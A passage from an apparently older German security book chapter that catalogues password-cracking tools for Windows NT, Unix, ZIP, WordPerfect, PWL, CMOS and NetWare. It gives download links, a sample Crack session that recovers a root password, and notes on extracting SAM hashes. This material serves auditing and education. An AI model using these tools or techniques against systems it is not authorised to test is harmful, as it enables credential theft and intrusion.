den meisten anderen Paßwort-Cracking und Auditing-Utilities ist ScanNT ein kommerzielles Produkt, das seinen Preis durchaus wert ist. Hier sind einige seiner Merkmale:

- Klassifizierung von Gruppen, um bestimmte Benutzer oder Klassen von Benutzern auszuschließen
- Automatisieren und Planen von Paßwort-Audits
- Speichern von Systemüberprüfungen (diese Funktion spart Zeit, da aufgezeichnet wird, welche Paßwörter seit der letzten Überprüfung geändert wurden)

ScanNT ist tatsächlich Teil einer größeren Systemverwaltungsprogrammfamilie namens *Administrator Assistant Tool Kit 2.0*. Seine verwandten Utilities verbessern Ihre Möglichkeiten zur Kontrolle von Richtlinien und Sicherheit erheblich, sei es auf einem einzelnen Rechner oder in einem Windows-NT-Netzwerk. Hier sind zwei gute Beispiele für andere Programme der Familie:

- **FileAdmin.** Ein Tool, das die systemübergreifende Manipulation von Dateiprivilegien ermöglicht, mit Funktionen, die die im Windows NT Security Manager verfügbaren weit übertrifft.
- **RegAdmin.** RegAdmin wurde entwickelt, um Einträge in die Registrierdatenbank großer Netzwerke einfach manipulieren zu können. Es ermöglicht Ihnen das Hinzufügen oder Entfernen von Privilegien für einzelne Schlüssel, Gruppen und Klassen.

ScanNT wird mit einem integrierten Wörterbuch mit 32.000 Einträgen geliefert (sie können leicht größere Wörterbücher aus anderen Quellen integrieren). Außerdem ändert ScanNT automatisch Sicherheitsrichtlinien, um seine Überprüfung durchzuführen, nach deren Beendigung es diese Richtlinien automatisch wieder etabliert. Und schließlich können Sie ScanNT entweder im Befehlszeilen- oder im GUI-Modus einsetzen.

Sie finden ScanNT unter http://www.ntsecurity.com/Products/ScanNT/index.html.

NTCrack von Somarsoft

NTCrack ist ein eigenartiges Utility. Wie seine Autoren erklären, ist es nicht wirklich für das Knacken von Paßwörtern im praktischen Sinn entwickelt worden. Es demonstriert jedoch, daß ein Cracker mit Brute-Force-Methoden gegen Windows NT vorgehen kann. Der Zweck des Programms sind extrem schnelle Brute-Force-Angriffe gegen einen NT-Rechner, wie die Leute von Somarsoft berichten:

> *Das Programm schafft etwa 1.000 Logins pro Minute, wenn es auf einem 486DX-33- Client mit 16 Mbyte RAM, einem 486DX-66-Server mit 32 Mbyte RAM und einem 10-MBps-Ethernet läuft. Dies kommt einem Überprüfen von 1.152.000 Paßwörtern pro Tag gleich. Zum Vergleich: es gibt vielleicht 100.000 gängige Wörter in der englischen Sprache.*

Um solche Angriffe zu verhindern, schlägt Somarsoft vor, daß Sie Account-Sperren einrichten, den Administrator-Account umbenennen, Netzwerk-Logins für Administrator deaktivieren und SMB über TCP/IP sperren.

Um NTCrack auszuprobieren, holen Sie sich den Source-Code unter http://somarsoft.com/ntcrack.htm oder eine kompilierte Version unter http://somarsoft.com/ftp/ NTCRACK.ZIP.

Password NT von Midwestern Commerce, Inc.

Password NT stellt Paßwortdateien auf der Microsoft-Windows-NT-3.51-Plattform wieder her. Beachten

Sie, daß einige Programmierkenntnisse notwendig sind, um dieses Utility anzuwenden. Wenn das ursprüngliche Laufwerk, auf dem sich das Zielpaßwort befindet, NTFS (New Technology File System) ist (und daher Zugangskontrolloptionen aktiviert sind), müssen Sie die Paßwortausgaben auf ein anderes Laufwerk, das nicht durch Zugangskontrollen geschützt ist, verschieben. Dazu müssen Sie das Paßwort auf ein Laufwerk verschieben, das ebenfalls auf einer 3.51-Workstation oder einem 3.51-Server läuft.

Wegweiser:

Password NT ist ein gut gemachtes Utility, das Sie immer auf der Homepage des Unternehmens finden können. http://www.ntsecurity.com/Services/ Recovery/index.html.

11.4.2 NT-Zubehörprogramme

Die NT-Zubehörprogramme, die in Tabelle 11.1 aufgelistet sind, sind unentbehrlich.

Tabelle 11.1: Zubehörprogramme für das Knacken von NT-Paßwörtern

Applikation	Beschreibung und URL
samdump	samdump ist ein Utility, das den Prozeß des Verwerfens von NT-Paßwort-Hash-Kodierungen automatisiert. Es verwirft diese Werte aus der SAM-Datei, die sich entweder in der Registrierungsdatenbank auf einer Notfall-Reparaturdiskette oder außerhalb des Festplattenlaufwerks befindet. Samdump erhalten Sie unter http://www.rhino9.org/tools/samdump.zip
pwdump	pwdump ist ein ähnliches Utility wie samdump. Es verwirft NT-Benutzernamen und Paßwörter. (Glücklicherweise verlangt pwdump Administratorprivilegien.) pwdump finden Sie unter http://www.rhino9.org/tools/pwdump.ex_
NTFSDOS	NTFSDOS ist ein Tool, das es Ihnen ermöglicht, auf NTFS-Datenträger zuzugreifen und sie sich anzusehen, als wären sie FAT32. Sie können dieses Tool dazu benutzen, SAM-Paßwortinformationen von einem NTFS-Datenträger zu extrahieren. Sie finden NTFSDOS unter ftp://ftp.ora.com/pub/examples/windows/win95.update/ntfsdos.zip

Bemerkungen zu NT-Paßwortsicherheit

Statt die hier beschriebenen Utilities einfach nur zu benutzen, möchten Sie vielleicht zunächst einmal untersuchen, welche Faktoren zu derart schlechter Sicherheit von Paßwörtern in NT führten. Sollte das so sein, sollten Sie sich die folgenden Dokumente ansehen:

- **On NT Password Security** von Jos Visser. Ein hervorragendes Papier, das sowohl die mechanischen als auch die theoretischen Probleme in Hinsicht auf das NT-Paßwortschema diskutiert. Der Autor stellt auch dar, wie man einen Angriff gegen Windows-NT-Paßwort-Ausgaben durchführt. http://www.osp.nl/infobase/ntpass.html#crack2.
- **SAM Attacks FAQ** von Russ Cooper (von NTBUGTRAQ). Dieses Dokument bietet detaillierte Informationen darüber, wie SAM-Dateien ausgegeben werden können und warum. http://WWW.NTBUGTRAQ.COM/Contributions/SAMAttack.asp.

- **NT Cryptographic Password Attacks and Defences FAQ** von Alan Ramsbottom. Dieses Dokument bietet Informationen dazu, warum bestimmte Microsoft-Abhilfen nicht funktioniert haben, und betrachtet die Schwachstellen in Microsofts Implementierung von DES. http://WWW.NTBUGTRAQ.COM/Contributions/samfaq.asp.
- **l0phtcrack 1.5 Lanman/NT Password Hash Cracker.** Eine detaillierte Analyse (die wirklich blutrünstigen Details) der NT-Paßwort-Schwachstellen. Geschrieben von mudge@l0pht.com. http://users.dhp.com/~fyodor/sploits/l0phtcrack.lanman.problems.html .

11.4.3 Paßwort-Knacker für Unix

Der nächste Abschnitt gibt eine Übersicht über Paßwort-Knacker, die für Unix als Zielplattform entwickelt wurden. Das heißt, diese Paßwort-Knacker laufen möglicherweise auf vielen verschiedenen Plattformen, wurden aber alle dazu entwikkelt, Unix-Paßwörter zu knakken.

Crack

Crack wird dazu benutzt, Unix-Netzwerke auf charakteristisch schwache Paßwörter zu untersuchen. Crack wurde von Alec D. E. Muffet geschrieben, einem Unix-Software-Ingenieur aus Wales. Muffet beschreibt den Zweck des Programms in der Dokumentation sehr präzise:

> *Crack ist ein frei verfügbares Programm, das dazu entwickelt wurde, 8stellige, mit DES verschlüsselte Standardpaßwörter durch die Benutzung von Standard-Ratetechniken zu finden. Es wurde geschrieben, um flexibel, konfigurierbar und schnell zu sein und um eine Benutzung verschiedener vernetzter Hosts über das Berkeley-rsh- Programm (oder ähnliches) wann immer möglich zu realisieren.*

Crack läuft nur auf Unix. Es kommt als `.tar.gz`-Datei und ist zu finden unter

http://www.users.dircon.co.uk/~crypto/

Nachdem Sie Crack heruntergeladen und installiert haben, haben Sie ein Verzeichnis vor sich, das dem in Abbildung 11.4 ähnelt.

Abbildung 11.4: Die Verzeichnisstruktur von Crack

Um Crack zum Laufen zu bringen, legen Sie das Root-Verzeichnis fest. Sie weisen diese Variable (`Crack_Home`) in den Konfigurationsdateien zu. Die Variable `Crack_Home` sagt dem Programm, wo sich seine Ressourcen befinden. Zum Einstellen dieser Variablen editieren Sie das Shell-Scipt `crack`. Sobald Sie dies getan haben, können Sie beginnen.

Hinweis:

Die meisten Distributionen von Crack werden von einer Musterwortliste begleitet. Diese Wortliste ist jedoch limitiert. Wenn Sie das Knacken großer Paßwortdateien planen (oder Dateien in anderen Sprachen) brauchen Sie wahrscheinlich zusätzliche Wörterbuchdateien.

Sie starten Ihre Crack-Arbeitssitzung, indem Sie das Programm starten und den Namen der Datei, die Sie knacken wollen, angeben (sowie eventuelle Befehlszeilen-Argumente, u.a. Spezifikationen für die Benutzung mehrerer Workstations). Eine einfache Befehlszeile sieht so aus:

```
crack my_password_file
```

Was nun folgt, ist schwierig zu beschreiben, also habe ich eine Probearbeitssitzung gestartet. Crack beginnt den Prozeß und schreibt den Arbeitsablauf in eine Datei mit dem Präfix `out`. In diesem Fall wurde die Datei `outSamsHack300` genannt. Nachfolgend finden Sie einen Auszug aus dieser Datei:

```
pwc: Jan 30 19:26:49 Crack v4.1f: The Password Cracker,
[ic:ccc](c) Alec D.E. Muffett, 1992
pwc: Jan 30 19:26:49 Loading Data, host=SamsHack pid=300
pwc: Jan 30 19:26:49 Loaded 2 password entries with 2 different
[ic:ccc](salts: 100%
pwc: Jan 30 19:26:49 Loaded 240 rules from 'Scripts/dicts.rules'.
pwc: Jan 30 19:26:49 Loaded 74 rules from 'Scripts/gecos.rules'.
pwc: Jan 30 19:26:49 Starting pass 1 - password information
pwc: Jan 30 19:26:49 FeedBack: 0 users done, 2 users left to crack.
pwc: Jan 30 19:26:49 Starting pass 2 - dictionary words
pwc: Jan 30 19:26:49 Applying rule '!?Al' to file 'Dicts/bigdict'
pwc: Jan 30 19:26:50 Rejected 12492 words on loading, 89160 words
[ic:ccc](left to sort
pwc: Jan 30 19:26:51 Sort discarded 947 words; FINAL DICTIONARY
[ic:ccc](SIZE: 88213
pwc: Jan 30 19:27:41 Guessed ROOT PASSWORD root (/bin/bash
[ic:ccc](in my_password_file) [laura] EYFu7c842Bcus
pwc: Jan 30 19:27:41 Closing feedback file.
```

Crack schaffte es, das richtige Paßwort für Root in etwas weniger als einer Minute zu raten. Zeile 1 gibt die Uhrzeit an, zu der der Prozeß gestartet wurde (19 h 26 min 49 sek) und Zeile 12 zeigt, daß das Paßwort - Laura - um 19 h 27 min 41 sek geknackt wurde. Diese Arbeitssitzung lief auf einem 133-MHz-Prozessor mit 32 Mbyte RAM.

Da die von mir benutzte Paßwortdatei klein war, spielten weder Zeit noch Ressourcen eine Rolle. Wenn Sie jedoch in der Praxis eine Datei mit Hunderten von Einträgen knacken wollen, wird Crack enorme Ressourcen belegen. Dies gilt vor allem dann, wenn Sie mehrere Wortlisten in komprimierter Form benutzen. (Crack erkennt die Dateien automatisch als komprimierte Dateien und dekomprimiert sie).

Wie ich vorher schon erwähnt habe, können Sie das Ressourcenproblem umgehen. Crack kann seinen Arbeitsprozeß an verschiedene Workstations oder Architekturen aufteilen. Sie können Crack auf einem IBM-kompatiblen Rechner mit Linux, einem RS/6000 mit AIX und einem Macintosh mit A/UX benutzen.

Crack ist ein extremes Leichtgewicht und einer der besten erhältlichen Paßwort-Knacker.

Tip:

Um eine vernetzte Arbeitssitzung mit Crack durchzuführen, müssen Sie eine `network.conf`-Datei kreieren. Diese Datei gibt an, welche Hosts eingeschlossen werden, ihre Architektur und andere Schlüsselvariablen. Sie können ebenfalls bestimmen, welche Befehlszeilenoptionen aufgerufen werden, wenn Crack auf dem jeweiligen Rechner startet, d.h., auf jedem beteiligten Rechner kann Crack mit verschiedenen Befehlszeilenoptionen laufen.

Wegweiser:

Macintosh-Benutzer können ebenfalls die Geschwindigkeit und Leistungsfähigkeit von Crack genießen, indem sie die aktuellste Portierung von Crack, MacKrack v2.01b1, benutzen. Sie finden sie unter http://www.plato- net.or.jp/usr/vladimir/undergroundmac/Hacking/ MacKrack2.01b1.sit.bin.

CrackerJack von Jakal

CrackerJack läuft auf DOS, knackt aber Unix-Paßwörter. Im Gegensatz zu populären Vermutungen ist CrackerJack keine direkte Portierung von Crack. Dennoch ist CrackerJack extrem schnell und einfach zu benutzen. CrackerJack ist schon seit einigen Jahren *die* Wahl für DOS-Anwender.

Spätere Versionen wurden unter Benutzung von GNU C und C++ kompiliert. Der Entwickler von CrackerJack berichtet, daß das Programm durch diesen Rekompilierungsprozeß erheblich an Geschwindigkeit gewonnen hat.

Tip:

CrackerJack läuft jetzt auch auf OS/2-Plattformen.

Einige erwähnenswerte Nachteile vonCrackerJack sind:

- Sie können jeweils nur eine Wörterbuchdatei benutzen.
- Speicherzuordnungskonventionen verhindern, daß CrackerJack auch auf Windows 95 laufen kann.

Trotz dieser Haken ist CrackerJack zuverlässig und belegt nur minimale Ressourcen. Es braucht keine große Prozessorleistung, verlangt keine Fensterumgebung und kann sogar von Diskette laufen.

Wegweiser:

CrackerJack ist weithin verfügbar. Hier ein paar zuverlässige Sites:

ftp://ftp.sonic.net/pub/users/z/hacking/jack14.zip

http://www.censorfreeworld.com/Files/hack/jack14.zip

http://woodstok.incyberspace.com/hack/files/hacks/jack14.zip

PaceCrack95 (pacemkr@bluemoon.net)

PaceCrack95 läuft auf Windows 95 im Konsolenmodus oder in einem Shellfenster. Der Autor von PaceCrack95 berichtet, daß die Entwicklung des Programms aufgrund von Unzulänglichkeiten in anderen DOS-basierten Paßwort-Knackern geplant wurde. Er schreibt:

> *Sie fragen sich vielleicht, warum ich ein solches Programm geschrieben habe, wenn es bereits so viele gibt, die das gleiche tun. Es gibt mehrere Gründe. Ich suchte eine Herausforderung und dies war ein sinnvoller Weg, eine zu finden. Und dann war da noch dieser Typ (Borris), der mich ständig bearbeitete, das für ihn zu tun, weil CrakkerJack (von Jakal) wegen der seltsamen Art und Weise, in der es Speicher nutzt, nicht unter Windows 95 läuft. Was gebraucht wurde, war ein Programm, das unter Windows 95 läuft und die gleiche Geschwindigkeit bietet wie CrackerJack.*

Und genau das schaffte der Autor. Er entwickelte ein schnelles, kompaktes und effektives Programm.

Wegweiser:

Zuverlässige Sites, über die Sie PaceCrack95 herunterladen können, sind knapp, aber Sie können es auf folgender Site finden: http://tms.netrom.com/~cassidy/utils/pacec.zip .

Qcrack vom Crypt Keeper

Qcrack wurde ursprünglich für Linux entworfen. Seitdem wurde es auf die MSDOS/Windows-Plattform portiert. Qcrack ist effektiv, hat aber einige größere Nachteile. Einer davon betrifft Speicherplatz. Wie der Autor, der Crypt Keeper, erklärt:

> *QInit [eine von mehreren Binaries in der Distribution] erzeugt eine Hash-Tabelle, in der jeder Eintrag einem Salzwert entspricht und die ersten zwei Bytes der Hash- Kodierung enthält. Jedes Paßwort entspricht etwa 4 Kbyte, also wird diese Datei sehr schnell groß. Eine Datei mit 5.000 Wörtern belegt etwa 20 Mbyte der Festplatte. Dies erfordert, daß man sowohl über genügend Speicherplatz als auch über ein sehr gut sortiertes Wörterbuch verfügt. Eingeschlossen ist eine Datei namens `cpw`, die eine Liste von Wörtern enthält, die ich für »gute« Wörter für den typischen Account halte. Ich hatte mit dieser Datei bei einigen Paßwortdateien null Treffer, bei anderen fast 30 Prozent Treffer.*

Hinweis:

Als einfacher Paßwort-Knacker benutzt, ist Qcrack langsamer als viele seiner Gegenstücke. Die Spezialfunktionen des Programms machen dieses Manko jedoch wieder wett. Zum Beispiel kann Qcrack Ihre Cracking-Session parallelisieren, so daß Sie verschiedene Rechner und verschiedene Wörterbücher benutzen können. Dieser Ansatz führt zu einer erheblichen Geschwindigkeitserhöhung.

Wegweiser:

Sie können Qcrack auf den folgenden Sites finden:

ftp://chaos.infospace.com/pub/qcrack/qcrack-1.02.tar.gz.

http://tms.netrom.com/~cassidy/utils/qc101g.zip

John the Ripper von Solar Designer

John the Ripper läuft unter DOS oder Windows 95. Die binäre Distribution wurde im Dezember 1996 freigegeben. Wenn Sie einen Rechner benutzen, der über weniger als 4 Mbyte RAM verfügt, sollten Sie

dieses Utility nicht einsetzen. Sein Autor behauptet zwar, daß das Programm auch mit weniger als 4 Mbyte RAM laufen kann, aber in der Praxis funktioniert das nicht.

Wegweiser:

John the Ripper läuft jetzt auch auf Linux. Um es zu benutzen, brauchen Sie ELF-Unterstützung. Sie finden die ELF-Distribution, indem Sie nach `john- linux.tar.zip` *suchen.*

Wegweiser:

Die DOS-Version von John the Ripper, die für einen Paßwort-Knacker relativ groß ist, finden Sie unter http://tms.netrom.com/~cassidy/utils/john- 15w.zip.

Hades von Remote und Zabkar

Hades ist noch eine Utility zum Knacken von Unix-`/etc/passwd`-Paßwörtern. Die Distribution enthält den Source-Code, ein Handbuch und einen Ratgeber, den ich hier zitiere:

> *Wir haben den Hades-Paßwort-Cracker entwickelt, um zu zeigen, daß die allgemein lesbaren verschlüsselten Paßwörter in* `/etc/passwd` *eine umfassende Schwachstelle des Unix-Betriebssystems und seinen Derivaten darstellen. Dieses Programm kann von Systemadministratoren benutzt werden, um schwache Paßwörter zu entdecken und zu entfernen und damit das System sicherer zu machen.*

Mit Ausnahme von Muffetts Crack ist Hades das bestdokumentiertste Programm zum Knakken von Paßwörten, das derzeit erhältlich ist. Die Autoren sind sehr sorgfältig vorgegangen, um Ihnen jeden erdenklichen Komfort zu bieten. Die Hades-Distribution besteht aus mehreren kleinen Utilities, die, wenn sie zusammen angewendet werden, eine mächtige Programmfamilie zum Knacken von Paßwörtern darstellen. Jedes Utility hat sein eigenes Handbuch. Die einzelnen Utilities stellen die folgenden Funktionen zur Verfügung:

- Das *Merge*-Utility faßt zwei Wörterbücher (Wortlisten) zu einem dritten zusammen.
- Das *Optimize*-Utility räumt durch Formatieren Wörterbücherdateien auf, doppelte Einträge werden gelöscht und lange Wörter werden abgekürzt.
- Das *Hits*-Utility zeichnet alle in früheren Sessions geknackten Paßwörter in einer vom Benutzer spezifizierten Datei auf. Hades kann von dieser Datei ein weiteres Wörterbuch ableiten.

Wegweiser:

Hades ist so weit verbreitet, daß ich mir das Auflisten von Sites erspare. Benutzer, die dieses ausgefeilte Utility ausprobieren möchten, sollten nach einem oder beiden der folgenden Begriffe suchen:

`hades.zip`

`hades.arj`

Star Cracker von The Sorcerer

Star Cracker wurde für die DOS4GW-Umgebung entwickelt und ist eine komplette Programmfamilie

zum Knacken von Paßwörtern. Einige der interessanten Vorteile von Star Cracker sind:

- Fail-Safe-Maßnahmen im Fall eines Stromausfalls - Wenn ein Stromausfall in Ihrer Stadt Ihren Computer ausschaltet, ist Ihre Arbeit nicht verloren. Beim erneuten Booten stellt Star Cracker alle Arbeiten, die vor dem Stromausfall ausgeführt wurden, wieder her und setzt den Vorgang fort.
- Zeitabhängige Arbeitsabläufe - Sie können Zeitfenster einstellen, in denen festgelegt wird, wann das Programm seine Arbeit erledigt, d.h., Sie könnten festlegen: »Knacke diese Datei für elf Stunden. Wenn die elf Stunden vorbei sind, warte drei Stunden. Nach drei Stunden starte noch einmal.«

Star Cracker macht den Prozeß des Paßwort-Knackens wirklich einfach.

Wegweiser:

Star Cracker finden Sie unter http://massacre.wizardtech.net/Misc/ scrk03a.zip.

Hellfire Cracker von The Racketeer und The Presence

Hellfire Cracker ist ein Utility für die DOS-Plattform zum Knacken von Unix-Paßwörtern. Dieses Utility ist recht schnell, obwohl das nichts mit dem Verschlüsselungsmotor zu tun hat. Der Hauptnachteil liegt im Fehlen von benutzerfreundlichen Funktionen. Dies macht es jedoch durch seine Schnelligkeit und Leistungsfähigkeit wieder wett.

Ein Komfort von Hellfire ist, daß es jetzt fast ausschließlich in Binärform verteilt wird und somit kein C-Compiler notwendig ist. Man mag dies aber auch als Nachteil sehen.

Wegweiser:

Sie können Hellfire Cracker auf vielen Sites finden. Ich hatte jedoch Probleme, eine zuverlässige Site zu finden, denke aber, daß Sie sich auf die folgende verlassen können: http://www.riconnect.com/LilHands/hacks/ lc130.zip.

XIT von Roche'Crypt

XIT ist noch ein weiterer Paßwort-Knacker für die Unix-`/etc/passwd`-Datei. Folgende Merkmale unterscheiden ihn von seinen Gegenstücken:

- Die Fähigkeit, sich nach einem Stromausfall oder plötzlichen Reboot zu erholen
- Für Analysen vollständig verfügbarer Source-Code
- Die Möglichkeit, sekundengenaue Statusberichte zu erstellen
- Volle Unterstüzung für 286er-Rechner!
- Die Fähigkeit, die Existenz eines Caches für höhere Geschwindigkeit und bessere Performance auszunutzen

Dieses Utility gibt es schon seit einigen Jahren. Es ist jedoch nicht so weit verbreitet, wie man annehmen könnte. Es ist auch in mehreren komprimierten Formaten verfügbar, die meisten Versionen als `.zip`-Datei.

Wegweiser:

Eine zuverlässige Site für XIT ist http://www.spacecom5.net/cracking/ xit20.zip.

Claymore von The Grenadier

Claymore ist ein bißchen anders als seine Gegenstücke. Es läuft auf jeder Windows-Plattform, einschließlich 95 und NT.

Hinweis:

Claymore arbeitet nicht unter DOS, nicht einmal in einem DOS-Shellfenster.

Dieses Utility bietet nicht viele Funktionen, aber einige Komforts sind erwähnenswert. Erstens können Sie Claymore als einen Brute-Force-Cracker für viele Systeme einsetzen. Sie können es benutzen, um Unix-`/etc/passwd`-Dateien zu knacken, aber auch zum Knacken von anderen Programmtypen (darunter solche, die eine Login-/Paßwort-Kombination als Zugang fordern).

Ein eher komischer Aspekt dieses Brute-Force-Crackers ist seine Übereifrigkeit. Hierzu der Autor:

> *Behalten Sie den Rechner im Auge. Claymore wird weiter Paßwörter eingeben, auch wenn es bereits durchgebrochen ist. Denken Sie auch daran, daß ein falsches Paßwort den Computer oft piepsen läßt, also sollten Sie vielleicht die Lautsprecher ausschalten. Manchmal gibt Claymore Schlüsseleingaben schneller aus, als das andere Programm sie verarbeiten kann. In solchen Fällen sollten Sie Claymore bestimmte Schlüsseleingaben, die keine andere Funktion auf dem Zielrechner haben, immer wieder wiederholen lassen, so daß Claymore verlangsamt wird und das angegriffene Programm Zeit hat, sich zu erholen.*

Claymore ist, was ich als wahres Brute-Force-Cracking-Utility bezeichne. Ein interessanter Aspekt ist, daß Sie spezifizieren können, daß das Programm Kontroll- und andere nicht druckbare Zeichen während des Crack-Vorgangs senden soll. Die Struktur der Syntax läßt vermuten, daß Claymore in Microsoft Visual Basic geschrieben wurde.

Wegweiser:

Claymore finden Sie unter http://www3.l0pht.com/pub/blackcrwl/hack/ claym10.zip.

Guess von Christian Beaumont

Guess ist eine einfache kompakte Applikation, die dazu entwickelt wurde, Unix-`/etc/passwd`-Dateien anzugreifen. Das Interface ist für DOS entworfen, läuft aber auch über ein DOS-Shellfenster. Der Source-Code, der in der binären Distribution enthalten ist, ist interessant. Es scheint, daß Guess irgendwann im Jahr 1991 entwickelt wurde.

Wegweiser:

Guess ist sehr weit verbreitet, ich stelle Ihnen hier also keine Auflistung von Sites zur Verfügung. Sie finden es leicht, wenn Sie den Suchbegriff `guess.zip` eingeben.

Merlin von Computer Incident Advisory Capability (CIAC) DOE

Merlin ist kein Paßwort-Knacker. Es ist eher ein Tool für das Management von Paßwort- Knackern sowie Scannern, Auditing-Tools und anderen sicherheitsrelevanten Utilities. Kurz, es ist ein ziemlich raffiniertes Tool für ganzheitliches Management des Sicherheitsprozesses. Abbildung 11.5 zeigt den Eröffnungsbildschirm von Merlin.

Abbildung 11.5: Der Eröffnungsbildschirm von Merlin.

Merlin läuft nur auf Unix-Plattformen. Es wurde auf einigen Derivaten (erfolgreich) getestet, darunter u.a. IRIX, Linux, SunOS, Solaris und HP-UX.

Einer der Hauptvorteile von Merlin ist seine hohe Erweiterungsfähigkeit, obwohl es speziell dazu entwickelt wurde, nur fünf gängige Sicherheitstools zu unterstützen (es wurde fast ausschließlich in Perl geschrieben). Sie können jegliche Anzahl von Tools in das Schema des Programms integrieren.

Merlin ist ein wunderbares Tool, um eine Handvoll von Befehlszeilen-Tools in ein einzelnes, einfach zu bedienendes Paket zu integrieren. Es hält sich an die Tatsache, daß die Mehrheit der Unix-Sicherheitstools auf dem Befehlszeilen-Interface basieren. Die fünf unterstützten Applikationen sind:

- COPS
- Tiger
- Crack
- Tripwire
- SPI (nur für Regierungsvertragsunternehmen und -agenturen)

Sie sollten beachten, daß keines dieser Utilities in der Merlin-Distribution enthalten ist. Sie müssen sich diese Applikationen besorgen und Merlin dann so konfigurieren, daß es mit ihnen arbeiten kann (ähnlich wie man externe Viewer und Hilfsprogramme in Netscape Navigator konfiguriert). Das Konzept mag langweilig erscheinen, aber Merlin stellt einen einfachen und zentralisierten Punkt zur Verfügung, von dem ausgehend Sie einige ziemlich übliche (und aufreibende) Sicherheitsaufgaben erledigen können. In anderen Worten, Merlin ist mehr als nur ein dummes Front-End. Meiner Meinung nach ist es ein guter Beitrag für die Sicherheitsgemeinde.

Tip:

Die Programmierer, für die die Unix-Plattform noch Neuland ist, müssen einiges programmieren, um Merlin zum Laufen zu kriegen. Zum Beispiel geht Merlin davon aus, daß Sie Ihren Browser in bezug auf den Umgang mit `*.pl`- Dateien korrekt konfiguriert haben (ich brauche nicht zu erwähnen, daß Perl eine Voraussetzung ist). Merlin läßt angeblich auch einen internen HTTP- Server laufen und sucht nach Netzverbindungen auf localhost. Sie brauchen also ein loopback-Interface.

Merlin (und entsprechende andere Programme) stellt einen wichtigen und zunehmend verbreiteten Trend dar (ein Trend, der von Farmer und Venema ins Leben gerufen wurde). Da solche Programme in erster Linie auf Basis von HTML/Perl entwickelt werden, sind sie umfassend portierbar auf andere Plattformen

in der Unix-Gemeinde. Sie verbrauchen in der Regel nicht viele Netzwerkressourcen und sind recht schnell, nachdem der Code in den Interpreter geladen wurde. Und schließlich sind diese Tools einfacher zu benutzen und machen damit aus Sicherheit eine weniger unüberwindbar erscheinende Aufgabe. Die Daten sind schnell verfügbar und leicht manipulierbar. Dieser Trend kann nur dazu beitragen, Sicherheit zu verstärken und Neulinge auf dem Gebiet zu schulen.

11.4.4 Andere Arten von Paßwort-Crackern

Jetzt wage ich mich in exotischere Gefilde vor. Sie werden hier eine große Auswahl von Paßwort-Knackern für nahezu jede Art von System oder Applikation finden.

ZipCrack von Michael A. Quinlan

ZipCrack tut genau das, was Sie dachten: Es wurde entwickelt, um mit Hilfe von Brute- Force-Methoden Paßwörter für Dateien mit `*.zip`-Erweiterung zu knacken. (Anders gesagt, es knackt Paßwörter auf Dateien, die mit PKZIP generiert wurden.)

Die Distribution enthält keine Dokumentation (zumindest nicht in den wenigen Dateien, die ich mir angeschaut habe), aber ich glaube, daß man auch keine braucht. Das Programm ist sehr direkt. Sie geben nur die Zieldatei an und das Programm erledigt den Rest.

ZipCrack wurde in Turbo Pascal geschrieben, der Source-Code ist in der Distribution enthalten. Das Programm läuft auf jedem IBM-kompatiblen Rechner ab 286er. In der Datei *»Description«* wird beschrieben, daß ZipCrack alle mit PKZIP generierten Paßwörter knackt. Der Autor warnt auch davor, daß kurze Paßwörter zwar in einem sinnvollen Zeitraum geknackt werden können, das Knacken von langen Paßwörtern aber »Jahrhunderte« dauern kann. Ich bezweifle allerdings ernsthaft, daß viele Leute Paßwörter anwenden, die mehr als fünf Zeichen umfassen. ZipCrack ist ein nützliches Utility für die durchschnittliche Werkzeugkiste. Es ist eines der Programme, von denen Sie denken, daß Sie es niemals brauchen werden, und dann später, um 3 Uhr früh werden Sie bitter fluchen, weil Sie es nicht haben.

Wegweiser:

ZipCrack ist weit verbreitet, benutzen Sie den Suchbegriff `zipcrk10.zip`.

Fast Zip 2.0 (Autor unbekannt)

Fast Zip 2.0 ist im Prinzip identisch mit ZipCrack. Es knackt Paßwörter auf `*.zip`-Dateien.

Wegweiser:

Um Fast Zip 2.0 zu finden, benutzen Sie den Suchbegriff `fzc101.zip`.

Decrypt von Gabriel Fineman

Ein obskures, aber trotzdem interessantes Utility, knackt Decrypt-WordPerfect-Paßwörter. Es ist in BASIC geschrieben und funktioniert gut. Das Programm ist nicht perfekt, ist aber in vielen Fällen erfolgreich. Der Autor gibt an, daß Decrypt Paßwörter mit Schlüsseln von 1 bis 23 überprüft. Das Programm wurde 1993 freigegeben und ist weit verbreitet.

Wegweiser:

Um Decrypt zu finden, benutzen Sie den Suchbegriff `decrypt.zip`.

Glide (Autor unbekannt)

Glide stellt keine sehr umfangreiche Dokumentation zur Verfügung. Dieses Programm wird nur dazu benutzt, `PWL`-Dateien zu knacken, das sind Paßwortdateien, die in Microsoft Windows for Workgroups und späteren Windows-Versionen generiert werden. Das Fehlen ausführlicher Dokumentation ist, denke ich, verzeihlich. Der C-Source-Code ist in der Distribution enthalten. Dieses Utility ist ein Muß für jeden, der Microsoft-Windows-Rechner hackt oder crackt.

Wegweiser:

Glide finden Sie unter *http://www.iaehv.nl/users/rvdpeet/unrelate/ glide.zip* .

AMI Decode (Autor unbekannt)

AMI Decode wurde ausdrücklich dazu entwickelt, das CMOS-Paßwort von jedem Rechner, der das American-Megatrends-BIOS benutzt, zu knacken. Bevor Sie jetzt jedoch nach diesem Utility suchen, probieren Sie erstmal das Standard-CMOS-Paßwort aus. Es ist, welch Zufall, AMI. Auf alle Fälle funktioniert das Programm. Und das ist, was zählt.

Wegweiser:

Um AMI Decode zu finden, benutzen Sie den Suchbegriff `amidecod.zip`.

NetCrack von James O'Kane

NetCrack ist ein interessantes Utility für die Novell-NetWare-Plattform. Es führt einen Brute-Force-Angriff gegen die Bindery durch. Es ist langsam, aber doch recht zuverlässig.

Wegweiser:

Um NetCrack zu finden, benutzen Sie den Suchbegriff `netcrack.zip`.

PGPCrack von Mark Miller

Bevor Leser, die PGP benutzen, sich allzusehr über PGPCrack aufregen, stelle ich Ihnen ein paar Hintergrundinformationen zur Verfügung. Pretty Good Privacy (PGP) ist wohl das stärkste und zuverlässigste Verschlüsselungsutility, das für den öffentlichen Bereich verfügbar ist. Sein Autor, Phil Zimmerman, faßt es wie folgt zusammen:

> *PGP benutzt Public-Key-Verschlüsselung zum Schutz von E-Mail und Datendateien. Kommunizieren Sie sicher mit Fremden, sie brauchen keine sicheren Kanäle für die Übertragung von Schlüsseln. PGP ist gut ausgestattet und schnell, verfügt über ein raffiniertes Schlüssel-Management, digitale Signaturen, Datenkomprimierung und ist gut und ergonomisch designt.*

